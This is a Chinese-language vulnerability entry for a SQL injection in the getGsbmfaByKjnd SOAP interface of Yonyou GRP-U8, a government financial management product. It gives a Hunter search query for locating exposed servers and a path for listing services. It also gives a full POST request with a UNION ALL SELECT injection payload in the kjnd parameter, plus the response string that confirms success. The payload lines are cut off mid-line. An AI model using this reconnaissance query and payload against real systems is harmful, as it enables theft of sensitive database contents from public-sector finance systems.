Y16-15用友-GRP-U8-SQL

漏洞描述：

用友GRP-U8行政事业财务管理软件是用友公司专注于电子政务事业，基于云计算技术所推出的新一代产品，是我国行政事业财务领域专业的财务管理软件。用友 GRP-U8 行政事业内控版getGsbmfaByKjnd接口存在SQL注入漏洞，攻击者通过该漏洞可以获取数据库敏感信息。

网站图片：

网络测绘：

Hunter 语法：


- hunterapp.name="用友GRP-U8 OA"&&web.title="用友GRP-U8 行政事业内控管理软件（新政府会计制度专版）"

漏洞复现：

payload：

```
/services
```

效果图：



And now... Some Services

- PayMent (wsdl)
  - main
  - XSSF
  - NameCertification
  - getBank
  - getBankInfo
- operOriztion (wsdl)
  - addOrg
  - delOrg
  - queryOrg
  - updateOrg
  - getGsbmfaByKjnd
- userInfoWeb (wsdl)
  - OpertionTask
  - getAllUserName
  - getUserNameById
- EBank (wsdl)
  - sqlFilter
  - EbankPaySearchOperation
  - EbankBatchLoopPayOperation
  - EbankLoopPaySearchOperation
  - EbankLoopReplaceOperation
  - EbankBatchReplaceOperation
  - EbankWagesSearchOperation

参数kjnd存在SQL注入漏洞，返回响应为“qzvpqOZOHMMvtbLzaUYEuIzdQlgzOnITofSgBOeIxSsofqbvbq”表示存在漏洞

```
POST /services/operOriztion HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: JSESSIONID=89E46B07C2BF4021A3C408C6B580CC55
Upgrade-Insecure-Requests: 1
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Host: xx.xx.xx.xx
Content-Length: 969

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envel
   <soapenv:Header/>
   <soapenv:Body>
      <wsdd:getGsbmfaByKjnd soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <kjnd xsi:type="xsd:string">gero et' UNION ALL SELECT CHAR(113)+CHAR(122)+CHAR(118)+CHAR(112)+CHAR(113)+CHAR(79)+CHAR(90)+CHAR(79)+CHAR(72)+CHAR(77)+CHAR(77)+CHAR(118)+
      </wsdd:getGsbmfaByKjnd>
   </soapenv:Body>
</soapenv:Envelope>
```